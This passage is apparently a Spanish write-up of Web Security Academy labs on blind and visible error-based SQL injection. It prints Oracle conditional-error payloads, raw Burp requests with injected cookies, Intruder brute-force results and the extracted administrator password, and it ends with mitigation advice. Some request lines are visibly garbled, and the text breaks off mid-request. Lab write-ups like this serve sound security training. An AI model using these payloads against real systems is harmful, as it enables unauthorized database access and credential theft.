Aprovechando el comportamiento de los errores, se envía la consulta '||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM dual)||', la cual genera un error debido a la división entre cero. Posteriormente, se prueba con '||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE " END FROM dual)||' y se observa que el error desaparece. Esto demuestra que es posible provocar errores de forma condicional.




Utilizando este mismo método, se envía '||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'.

Al aparecer nuevamente el error, se confirma que existe un usuario llamado administrator en la tabla users dentro de la base de datos Oracle Database.



Paso 7:

El siguiente paso consiste en determinar la longitud de la contraseña del usuario administrator. Para ello, se envía la consulta '||(SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'. Si se genera un error, significa que la condición es verdadera y que la contraseña tiene más de un carácter.



Posteriormente, se envían múltiples solicitudes aumentando el valor de la condición, por ejemplo:

'||(SELECT CASE WHEN LENGTH(password)>5 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||',

'||(SELECT CASE WHEN LENGTH(password)>10 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||',

y así sucesivamente, hasta encontrar el punto en el que el error desaparece, lo que permite deducir la longitud real de la contraseña en la base de datos Oracle Database.

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=INoYHeppgMiPyi'|(SELECT CASE WHEN LENGTH(password)>9 THEN
  to_char(1/0) ELSE '' END FROM users WHERE username='administrator')|';
  session=M5gShulqCyR6zTLD6SApf3N7JIsCgsV1
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i

```

Response
 Pretty Raw Hex Render

Blind SQL injection with conditional errors
 LAB Not solved

Back to lab home
 Back to lab description

Internal Server Error
 Internal Server Error

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=INoYHeppgMiPyi'|(SELECT CASE WHEN LENGTH(password)>10 THEN
  to_char(1/0) ELSE '' END FROM users WHERE username='administrator')|';
  session=M5gShulqCyR6zTLD6SApf3N7JIsCgsV1
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i

```

Response
 Pretty Raw Hex Render

Blind SQL injection with conditional errors
 LAB Not solved

Back to lab home
 Back to lab description

Internal Server Error
 Internal Server Error

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=INoYHeppgMiPyi'|(SELECT CASE WHEN LENGTH(password)>19 THEN
  to_char(1/0) ELSE '' END FROM users WHERE username='administrator')|';
  session=M5gShulqCyR6zTLD6SApf3N7JIsCgsV1
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i

```

Response
 Pretty Raw Hex Render

Blind SQL injection with conditional errors
 LAB Not solved

Back to lab home
 Back to lab description

Internal Server Error
 Internal Server Error

Request
 Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYMeppgHiPyi; (SELECT CASE WHEN LENGTH(password)>20 THEN
  to_char(1/0) ELSE '' END FROM users WHERE username='administrator')|'|';
  session=M6g5bulqCyR6zTLD6SApf3N7JIsCgzV1
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
      
```

Response
 Pretty Raw Hex Render

Blind SQL injection with conditional errors
 LAB Not solved
[Back to lab description](#)

[Home](#) | [My account](#)
[Login](#)

Paso 8:

Una vez determinada la longitud de la contraseña (20 caracteres), se cambia de la herramienta Repeater al módulo Intruder en Burp Suite, ya que para obtener la contraseña completa es necesario realizar múltiples solicitudes automatizadas.

Positions

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYMeppgHiPyi; session=M6g5bulqCyR6zTLD6SApf3N7JIsCgzV1
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-UA: "Chromium";v="145", "Not:A-Brand";v="99"
13 Sec-Ch-UA-Mobile: ?0
14 Sec-Ch-UA-Platform: "Windows"
15 Referer: https://0abf00b7044db61f8010802300940021.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
      
```

Posteriormente, se modifica nuevamente el parámetro TrackingId, agregando la condición ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a (al carácter a se le agrega § para que cambia su valor), con el objetivo de comprobar el primer carácter de la contraseña del usuario administrator.

Target ☒ Update host header to match target

Positions

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYMeppgHiPyi; (SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN to_char(1/0) ELSE '' END FROM users WHERE
  username='administrator')|'|'; session=M6g5bulqCyR6zTLD6SApf3N7JIsCgzV1
4 Accept-Language: es-ES,es;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
      
```

Payload position: All payload positions
 Payload type: Brute forcer
 Payload count: 36
 Request count: 36
 Payload configuration
 This payload type generates payloads of specified lengths that contain all permutations of a specified character set.
 Character set: abcdetfghijklmnopqrstuvwxyz0123456789
 Min length: 1
 Max length: 1

Por último, se configura Intruder para realizar múltiples peticiones cambiando el carácter a de la condición, permitiendo probar diferentes valores hasta encontrar

el código 500, lo cual indica que el carácter probado es correcto. De esta forma, se pueden ir descubriendo los caracteres de la contraseña uno por uno.

Paso 9:

Una vez aplicada la configuración en Burp Suite, se inicia el ataque utilizando Intruder para enviar múltiples solicitudes de manera automatizada. Tras analizar las respuestas del servidor, se logra identificar el primer carácter de la contraseña del usuario administrador. Durante el proceso se observa que se prueban 36 posibles combinaciones por cada carácter (letras minúsculas y números), lo que permite determinar correctamente cada posición de la contraseña analizando cuándo vuelve a aparecer código 500, indicando que el carácter evaluado es el correcto.

Request	Payload	Status code	Response received	Error	Timeout	Length	Co
2	b	500	146			2555	
0		200	152			3361	
1	a	200	150			3361	
3	c	200	159			3361	
4	d	200	160			3361	
5	e	200	155			3361	
6	f	200	147			3361	
7	g	200	158			3361	

Request	Response
1 GET /login HTTP/2	
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net	
3 Cookie: TrackingId=IMoYMeppgNlPyi' (SELECT CASE WHEN SUBSTR(password,1,1)='b' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') '; session=M6gSbulqCyR6sTLD6SApf3N7JIsCgsV1	

Paso 10:

Una vez obtenido el primer carácter, se continúa con la extracción de los siguientes caracteres de la contraseña. Para ello, se modifica el valor del parámetro en la función SUBSTRING, cambiando la posición (password,n,1) dentro de la condición para evaluar cada carácter de forma individual.

De esta manera, el valor n se va incrementando progresivamente (2, 3, 4, ...) hasta llegar al carácter 20, repitiendo el mismo proceso de prueba con múltiples solicitudes en Burp Suite. Así se logra reconstruir la contraseña completa del usuario administrador, obteniendo cada carácter uno por uno.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
33	6	500	152			2555	
0		200	606			3361	
1	a	200	150			3361	
2	b	200	153			3361	
3	c	200	158			3361	
4	d	200	149			3361	
5	e	200	153			3361	
6	f	200	147			3361	
7	g	200	158			3361	

Request	Response
1 GET /login HTTP/2	
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net	
3 Cookie: TrackingId=IMoYMeppgNlPyi' (SELECT CASE WHEN SUBSTRING(password,5,1)='6' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') '; session=M6gSbulqCyR6sTLD6SApf3N7JIsCgsV1	
4 Accept-Language: es-ES,es;q=0.9	
5 Upgrade-Insecure-Requests: 1	

Request	Payload	Status code	Response received	Error	Timeout	Length	Comments
29	2	500	149			2555	
0		200	248			3361	
1	a	200	149			3361	
2	b	200	179			3361	
3	c	200	158			3361	
4	d	200	153			3361	
5	e	200	155			3361	
6	f	200	152			3361	

Request **Response**

Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYHeppgNiPyi'|(SELECT CASE WHEN SUBSTR(password,10,1)='2' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|';
4 session=M6gSbulqCyR6sTLD6SApf3N7JIsCgzV1

```

Request	Payload	Status code	Response received	Error	Timeout	Length	Comments
32	5	500	143			2555	
0		200	146			3361	
1	a	200	143			3361	
2	b	200	147			3361	
3	c	200	146			3361	

Request **Response**

Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYHeppgNiPyi'|(SELECT CASE WHEN SUBSTR(password,14,1)='5' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|';
4 session=M6gSbulqCyR6sTLD6SApf3N7JIsCgzV1
5 Accept-Language: es-ES,es;q=0.9
6 Upgrade-Insecure-Requests: 1

```

Request	Payload	Status code	Response received	Error	Timeout	Length	Comments
20	t	500	157			2555	
0		200	152			3361	
1	a	200	149			3361	
2	b	200	148			3361	
3	c	200	149			3361	

Request **Response**

Pretty Raw Hex

```

1 GET /login HTTP/2
2 Host: 0abf00b7044db61f8010802300940021.web-security-academy.net
3 Cookie: TrackingId=IMoYHeppgNiPyi'|(SELECT CASE WHEN SUBSTR(password,20,1)='t' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|';
4 session=M6gSbulqCyR6sTLD6SApf3N7JIsCgzV1
5 Accept-Language: es-ES,es;q=0.9

```

Paso 11:

Después de realizar el ataque mediante múltiples peticiones automatizadas en Burp Suite, se logra reconstruir completamente la contraseña del usuario administrador, obteniendo el valor bbku696au2pw951g22it. Finalmente, se utilizan estas credenciales para iniciar sesión en la aplicación y el acceso se realiza correctamente, con lo cual se completa el laboratorio de manera exitosa.

Login

Username

Password

Log in



Blind SQL injection with conditional errors

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Explicación del payload

El ataque se divide en fases lógicas de descubrimiento y explotación:

1. **Confirmación de inyección y motor de base de datos:**
 - TrackingId=xyz' (Genera error por sintaxis rota).
 - TrackingId=xyz" (El error desaparece, confirmando la inyección).
 - '||(SELECT " FROM dual)||' (El error desaparece, confirmando que la base de datos subyacente es Oracle, ya que requiere consultar una tabla válida como dual en sentencias SELECT).
2. **Verificación de estructura (Oráculo de errores):**
 - '||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM dual)||' (Genera error intencional por división entre cero, confirmando el oráculo).
 - '||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||' (Genera error, confirmando la existencia de la tabla users y el usuario administrator).
3. **Determinación de la longitud de la contraseña:**
 - '||(SELECT CASE WHEN LENGTH(password)>n THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
 - Se itera el valor de n (5, 10, etc.) hasta que el error desaparece, revelando que la longitud es de 20 caracteres.
4. **Extracción de la contraseña (Automatización):**
 - Se inyecta una condición que evalúa cada carácter individualmente usando funciones de subcadena (como SUBSTR o SUBSTRING dependiendo de la sintaxis exacta enviada).
 - La lógica a probar en herramientas automatizadas como Burp Suite Intruder evalúa si un carácter específico coincide: ...CASE WHEN SUBSTR(password, n, 1)='\$a\$' THEN TO_CHAR(1/0)...
 - Al configurar el Intruder, se prueban las 36 combinaciones posibles (letras y números) por cada posición de la 1 a la 20. Cada vez que

el servidor devuelve un código de error (como un HTTP 500), se confirma que el carácter probado (§a§) es el correcto.

Mitigación recomendada

La defensa principal es la implementación de consultas parametrizadas (Prepared Statements) en todo el código que interactúe con la base de datos, asegurando que las cookies u otras entradas de usuario se traten siempre como datos y no como código ejecutable. Adicionalmente, es crítico implementar un manejo de errores genérico (Error Handling) a nivel del servidor web y de la aplicación, evitando exponer códigos de estado 500 o mensajes detallados por fallos en la base de datos, devolviendo en su lugar mensajes genéricos inofensivos para el usuario.

Lab: Visible error-based SQL injection

Objetivo del laboratorio:

El objetivo del laboratorio es extraer la contraseña del usuario “administrator” almacenada en la base de datos y usarla para iniciar sesión en la aplicación, explotando la vulnerabilidad de SQL Injection que existe en el parámetro de la cookie TrackingId. Para resolver el laboratorio es necesario utilizar consultas SQL que generan errores visibles cuando se cumple una condición específica, lo que permite descubrir caracteres de la contraseña uno por uno.


Explicación de la vulnerabilidad:

La vulnerabilidad ocurre porque la aplicación web construye consultas SQL utilizando directamente el valor de la cookie TrackingId sin validación ni sanitización adecuada. Cuando el servidor ejecuta la consulta SQL, cualquier código SQL inyectado por el atacante se ejecuta también.

Instrucciones:


Paso 1:

Abrimos Burpsuite e interceptamos cualquier metodo GET de la página, la mandamos al repetidor y ahí en el repetidor vamos a buscar la variable de TrackingId.



Paso 2:

Agregamos una comilla simple al final, por ejemplo TrackingId=xyz ' y envías la petición al servidor. Si aparece un error en la página, significa que la consulta SQL se rompió por la comilla y que la entrada del usuario se está insertando directamente en la consulta. El propósito de este paso es verificar que realmente existe una vulnerabilidad de SQL injection, ya que un error visible indica que el servidor está devolviendo errores de la base de datos.



Paso 3:

Después de comprobar que la comilla provoca un error, intentaremos inyectar una subconsulta válida para ver si el servidor ejecuta SQL dentro del valor de la cookie. El objetivo de este paso es confirmar que se puede manipular la consulta que ejecuta la base de datos y no solo causar errores aleatorios. Si el error cambia dependiendo de lo que inyectamos, significa que estamos listos para controlar parte de la consulta SQL del servidor, en este caso ingresamos los siguiente '--.

Request		Response			
Pretty	Raw	Hex		Pretty	Raw
<pre> 1 GET /filter?category=Gifts HTTP/2 2 Host: 0ad500be03705061022f56c100df003e.web-security-academy.net 3 Cookie: TrackingId=vwFPMkzH1IsGQ0'--; session=EgQZ8zmyN5GvSou2eYk1QEBmlsB1XPh 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium",v="145", "Not:A-Brand",v="59" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: es-ES,es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 11 Chrome/145.0.0.0 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Dest: document 16 Referer: https://0ad500be03705061022f56c100df003e.web-security-academy.net/filter?category=Clothing%2ctshoes&and+accessories 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19 20 </pre>		<pre> 44 <!--LAW_HEADER_END--> 45 <div theme="ecommerce"> 46 <section class="maincontainer"> 47 <div class="container is-page"> 48 <header class="navigation-header"> 49 <section class="top-links"> 50 Home 51 52 </p> 53 54 My account 55 56 </p> 57 </section> 58 </header> 59 <header class="notification-header"> 60 </header> 61 <section class="ecommerce-pageheader"> 62 63 </section> 64 <section class="ecommerce-pageheader"> 65 <h1> 66 Gifts 67 </h1> 68 </section> 69 <section class="search-filters"> </pre>			

Paso 4:

Ahora debemos utilizar una técnica llamada “conditional error”, este error consiste en provocar un error de base de datos solo cuando una condición sea verdadera. En bases de datos como Oracle se puede usar algo como dividir entre cero. El propósito de este paso es crear un mecanismo que permita saber si una condición es verdadera o falsa observando si aparece un error en la respuesta, para esto utilizamos la condición de CAST

<pre> 1 GET /filter?category=Gifts HTTP/2 2 Host: 0ad500be03705061022f56c100df003e.web-security-academy.net 3 Cookie: TrackingId=vwFPMkzH1IsGQ0' AND 1=CAST((SELECT 1) AS int)--; session=EgQZ8zmyN5GvSou2eYk1QEBmlsB1XPh 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Chromium",v="145", "Not:A-Brand",v="59" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept-Language: es-ES,es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 11 Chrome/145.0.0.0 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Dest: document 16 Referer: https://0ad500be03705061022f56c100df003e.web-security-academy.net/filter?category=Clothing%2ctshoes&and+accessories 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19 20 </pre>		<pre> 46 <section class="maincontainer"> 47 <div class="container is-page"> 48 <header class="navigation-header"> 49 <section class="top-links"> 50 Home 51 52 </p> 53 54 My account 55 56 </p> 57 </section> 58 </header> 59 <header class="notification-header"> 60 </header> 61 <section class="ecommerce-pageheader"> 62 63 </section> 64 <section class="ecommerce-pageheader"> 65 <h1> 66 Gifts 67 </h1> 68 </section> 69 <section class="search-filters"> </pre>
---	--	--

Paso 5:

Con el mecanismo de error condicional listo, probamos una o varias condiciones que consulten la tabla users y el usuario administrador. Si la respuesta del servidor muestra el error, significa que las condiciones fueron verdaderas. El objetivo de este paso es confirmar que la tabla users y el registro del administrador realmente están en la base de datos.

```
1 GET /files?category=Gites HTTP/2
2 Host: 0ad500be03705061022f56c1004e003e.web-security-academy.net
3 Cookie: TrackingId=0vTPH0iXh15e6Q0' AND 1=CAST((SELECT username FROM users) AS int)---; session=
  2gQ03myn56v6ou5e7h1QLBmlmSB1XBb
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium",v="145", "Ret: A-Brand",v="55"
6 Sec-Ch-Ua-Mobile: 0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-ES,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/145.0.0.0 Safari/537.36
11 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer:
  https://0ad500be03705061022f56c1004e003e.web-security-academy.net/files?category=Clothing%2c+sh
  oes+and+accessories
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
</p>
<span class="lab-status-icon">
</span>
</div>
</div>
<!--LAB_HEADER_END-->
<div theme="">
<section class="maincontainer">
<div class="container is="page">
<div class="container is="page">
<header class="navigation-header">
</header>
</div>
Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE
id = 'v0TPH0iXh15e6Q0' AND 1=CAST((SELECT username FROM users) AS'. Expected char
</td>
<p class="is-warning">
Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE
id = 'v0TPH0iXh15e6Q0' AND 1=CAST((SELECT username FROM users) AS'. Expected char
</p>
</div>
</section>
</div>
</body>
</html>
```

```
1 GET /files?category=Gites HTTP/2
2 Host: 0ad500be03705061022f56c1004e003e.web-security-academy.net
3 Cookie: TrackingId=0vTPH0iXh15e6Q0' AND 1=CAST((SELECT username FROM users) AS int)---; session=
  2gQ03myn56v6ou5e7h1QLBmlmSB1XBb
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium",v="145", "Ret: A-Brand",v="55"
6 Sec-Ch-Ua-Mobile: 0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-ES,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/145.0.0.0 Safari/537.36
11 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
  ,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer:
  https://0ad500be03705061022f56c1004e003e.web-security-academy.net/files?category=Clothing%2c+sh
  oes+and+accessories
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
